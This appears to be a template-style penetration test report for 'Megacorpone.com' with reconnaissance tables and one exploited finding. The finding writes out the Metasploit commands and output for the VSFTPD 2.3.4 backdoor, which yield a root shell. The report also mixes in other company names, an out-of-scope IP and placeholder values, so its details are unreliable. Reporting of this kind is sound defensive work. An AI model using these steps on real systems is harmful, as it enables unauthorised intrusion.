PENETRATION TEST REPORT

Prepared by Zahid Hasan Security Limited
Prepared for: Megacorpone.com

Project ID: PENT01
Version 1.11.0
Date: October 15, 2023

Zahid Hasan Security Limited
Address: House#929, Road#01, Mirpur, Dhaka
email: zahidhasan101999@gmail.com
Phone: 017-11xxxxxx

DISCLAIMER

No warranties, express or implied are given by Zahid Hasan Security Limited with respect to accuracy, reliability, quality, correctness, or freedom from error or omission of this work product, including any implied warranties of merchantability, fitness for a specific purpose or non-infringement. This document is delivered "as is", and Zahid Hasan Security Limited shall not be liable for any inaccuracy thereof. Zahid Hasan Security Limited does not warrant that all errors in this work product shall be corrected. Except as expressly set forth in any master services agreement or project assignment, Zahid Hasan Security Limited is not assuming any obligations or liabilities including but not limited to direct, indirect, incidental or consequential, special or exemplary damages resulting from the use of or reliance upon any information in this document. This document does not imply an endorsement of any of the companies or products mentioned.

Confidentiality Statement

Contact information

Name	Designation	Contact Information
On behalf of Megacorpone.com		
Mega	Chief Executive Officer	phone:0170000000 email:xyz@gmail.com
Corp	Executive Director	phone:0170000000 email: xyz@gmail.com
One	Chief Technology officer	phone:0170000000 email: xyz@gmail.com

On behalf of Zahid Hasan Security Limited		
Zahid	Lead Penetration Tester	phone: email:
Hasan	Senior Penetration Tester	phone: email:
Rony	Content Writer	Phone: Email:

Table of contents


Version History

Version	Date	Revised by	Comment
1.0	October 14, 2023	Zahid	Initial report
1.1	October 15, 2023	Hasan	Revised under requirement of CTO

Assessment Overview


From **October 1th, 2023 to October 15th, 2023,** Megacorpone.com engaged Zahid Hasan Security Limited to evaluate the security posture of its infrastructure compared to current industry best practices that included an external penetration test. **OWASP Testing Guide**, **Penetration Test Execution Standards(PTES)** and customized testing frameworks for special needs.
Phases of penetration testing activities include the following:

- Planning – Customer goals are gathered and rules of engagement obtained.
- Discovery – Perform scanning and enumeration to identify potential vulnerabilities, weak areas, and exploits.
- Attack – Confirm potential vulnerabilities through exploitation and perform additional discovery upon new access.
- Reporting – Document all found vulnerabilities and exploits, failed attempts, and company strengths and weaknesses.



Additionally, the attack phase comprised several distinct steps, executed iteratively as information was discovered.

1. Gained access to the system or environment in a way that was not intended.
2. Escalated privileges to move from regular or anonymous user to a more privileged position.
3. Browsed to explore the newly accessed environment and identify useful assets and data.
4. Deployed tools to attack further from the newly gained vantage point.
5. Exfiltrated data.



Finding Severity Ratings

The following table defines levels of severity and corresponding CVSS score range that are used throughout the document to assess vulnerability and risk impact.

Severity	CVSS V3 Score Range	Definition
Critical	9.0-10.0	Exploitation is straightforward and usually results in system-level compromise. It is advised to form a plan of action and patch immediately.
High	7.0-8.9	Exploitation is more difficult but could cause elevated privileges and potentially a loss of data or downtime. It is advised to form a plan of action and patch as soon as possible.
Moderate	4.0-6.9	Vulnerabilities exist but are not exploitable or require extra steps such as social engineering. It is advised to form a plan of action and patch after high-priority issues have been resolved.
Low	0.1-3.9	Vulnerabilities are non-exploitable but would reduce an organization's attack surface. It is advised to form a plan of action and patch during the next maintenance window.
Informational	N/A	No vulnerability exists. Additional information is provided regarding items noticed during testing, strong controls, and additional documentation.

Discovery & Reconnaissance

As the first step of this engagement, Zahid Hasan Security Limited performed discovery and reconnaissance of the environment. This included performing network or application scans; reviewing the system, network or application architecture; or walking through a typical use case scenario for the environment. The results of discovery and reconnaissance determine vulnerable areas which may be exploited.

Validation & Exploitation

Zahid Hasan Security Limited used the results of the reconnaissance efforts as a starting point for manual attempts to compromise the Confidentiality, Integrity and Availability (CIA) of the environment and the data contained therein.

The highest risk vulnerabilities identified were selectively chosen by the assessor for exploitation attempts. The detailed results of these exploitation and validation tests follow in the sections below. While Zahid Hasan Security Limited may not have had time to exploit every vulnerability found, the assessor chose those vulnerabilities that provided the best chance to successfully compromise the systems in the time available.

Scope

Target Scope

The following externally accessible IP addresses were within the scope of this engagement:

Target Assessment	Briefed overview
Megacorpone.org	admin portal of Megacorpone.com
Mail. Megacorpone.com	E-Mail of Megacorpone.com
149.56.244.87 /24	LAN of Megacorpone.com
149.56.244.6/24	Ip6 network

Scope Exclusion

Per client request, Zahid Hasan Security Limited did not perform any Denial of Service attacks during testing.

Client Allowance

Megacorpone.com provided the following thing


Components	Briefed overview
149.56.244.87/24	A host ip within the network


Executive Summary


Testing was performed using industry-standard penetration testing tools and frameworks, including Nmap, Sniper, Fierce, OpenVAS, the Metasploit Framework, WPScan, Wireshark, Burp Suite, Tcpdump, Aircrack-ng, Reaver, Asleap, and Arpspoof. Zahid Hasan Security Limited evaluated Demo Company Limited's internal security posture through an internal network penetration test from October 1th, 2023 to October 15th, 2023. By leveraging a series of attacks, Zahid Hasan Security Limited found critical level vulnerabilities that allowed full internal network access to the DC headquarter office. It is highly recommended that DC address these vulnerabilities as soon as possible as the vulnerabilities are easily found through basic reconnaissance and exploitable without much effort.


Result Overview

Environment Tested	Briefed overview	Results
Megacorpone.org	Admin portal of Megacorpone.com	Moderate
Mail.Megacorpone.com	E-mail of Megacorpone.com	Medium
149.56.244.87 /24	LAN of Demo Company Limited	Medium
149.56.244.6 /24	Ip6 network	Low









Findings after Information Gathering

Following tools and/or online resource have been used for information gathering

Tool/Source	Description/Purpose	Scope
Maltego	Email, ip gathering	149.56.244.87 /24
		149.56.244.6/24
		admin@megacorpone.com
		abuse@support.gandi.net
Theharvester	Email, ip gathering	149.56.244.87 /24
		149.56.244.6 /24
		admin@megacorpone.com
		abuse@support.gandi.net

Detail report

1 Shodan

Report

Scope	149.56.244.87/24	
SL	findings	Description
1	149.56.244.1	Appears to be a server with following ip services: 80/tcp - http 21/tcp - ftp
2	149.56.244.8	Appears to be a server with following ip services: 80/tcp - http 21/tcp - ftp 25/tcp - smtp
Scope	**Megacorpone.com**	
SL	findings	Description
1	services	Appears to be a server with following ip services: 80/tcp - http 21/tcp - ftp 25/tcp - smtp
2	subdomains	megacorpone.online megacorpone.org

2 Recon-ng

Report		
Scope	149.56.244.6/24	
SL	findings	Description
1	149.56.244.1	Appears to be a server with following ip services: 80/tcp - http 21/tcp - ftp
2	megacorpone.org	Appears to be a server with following ip services: 80/tcp - http 443/tcp - https

Vulnerability Scanning Report

Following tools and/or online resource have been used for information gathering

Tool/Source	Description/Purpose	Scope
Nmap	Network Enumeration Host Enumeration OS Fingerprinting	149.56.244.87 /24
		149.56.244.6 /24
		megacorpone.com
		megacorpone.org
Nessus	Web app vulnerability scanning	149.56.244.87/24
		149.56.244.6/24
		megacorpone.com
		megacorpone.org
Dirbuster	Web app vulnerability scanning Fuzzing	megacorpone.com
		megacorpone.org

Detailed Report

1 Nmap

Report			
Scope	149.56.244.6**/24**		
port	**Service**	**Version**	**Description/Comment**

22/tcp	**ssh**	Some version	
25/tcp	**smtp**	Some version	
80/tcp	**http**	Some version	

Exploiting vulnerabilities


1 VSFTPD v2.3.4 Backdoor Command Execution	
Risk	**Critical**
Locations(s)	192.168.0.106:21
Description	This module exploits a malicious backdoor that was added to the VSFTPD download archive. This backdoor was introduced into the vsftpd-2.3.4.tar.gz archive between June 30th 2011 and July 1st 2011 according to the most recent information available. This backdoor was removed on July 3rd 2011.
References	https://www.rapid7.com/db/modules/exploit/unix/ftp/vsftpd_234_backdoor/ CVE-2011-2523

Proof of Concept

Using the "exploit/unix/ftp/vsftpd_234_backdoor" Metasploit module, we attempted to exploit this vulnerability. It worked and we successfully executed linux based commands.

Start metasploit

sudo msfconsole -q



Set exploit and perform exploitation

use exploit/unix/ftp/vsftpd_234_backdoor
set RHOSTS 192.168.0.106
exploit

```
msf6 > search vsftpd

Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03       excellent  No     VSFTPD v2.3.4 Backdoor Comman
d Execution


Interact with a module by name or index. For example info 0, use 0 or use exploit/unix/ftp/vsftpd_234_backdo
or

msf6 > use 0
[*] Using configured payload cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set RHOSTS 192.168.0.106
RHOSTS => 192.168.0.106
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
```

Wait until the exploit establishes connection

```
[*] 192.168.0.106:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.0.106:21 - USER: 331 Please specify the password.
[+] 192.168.0.106:21 - Backdoor service has been spawned, handling...
[+] 192.168.0.106:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
```

Execute command and check user id

id

```
UID: uid=0(root) gid=0(root)
```

Impact	
CVSS Score	**10.0**
Confidentiality Impact:	Complete (There is total information disclosure, resulting in all system files being revealed.)

Integrity Impact:	Complete (There is a total compromise of system integrity. There is a complete loss of system protection, resulting in the entire system being compromised.)
Availability Impact:	Complete (There is a total shutdown of the affected resource. The attacker can render the resource completely unavailable.)
Access Complexity:	Low (Specialized access conditions or extenuating circumstances do not exist. Very little knowledge or skill is required to exploit.)
Authentication:	Not required (Authentication is not required to exploit the vulnerability.

Recommendations

sl	Control	Implementation
1	Authentication	Upgrading the version of the service should solve the problem

Limitation

sl	Limitations
1	Security issues that could potentially disrupt the Client environment were not fully tested. ● Security issues that could negatively disrupt and impact normal system operations,including Denial of Service (DoS) or buffer overflow attempts, were not fully tested as part of this assessment.
2	Technical testing activities were limited to a finite time period. ● While Supreme Security Limited's methodology included both automated and manual testing to identify and attempt exploitation of the most common security issues, testing was limited to a finite period of time. Malicious users may be able to discover and attempt additional security issues over a longer period of time or through other methods such as social engineering.
3	Social Engineering ● Social Engineering attacks were not in scope for this assessment.
4	Client-Side Attacks

	• Client-side attacks were not in scope for this assessment.

Last Page

The End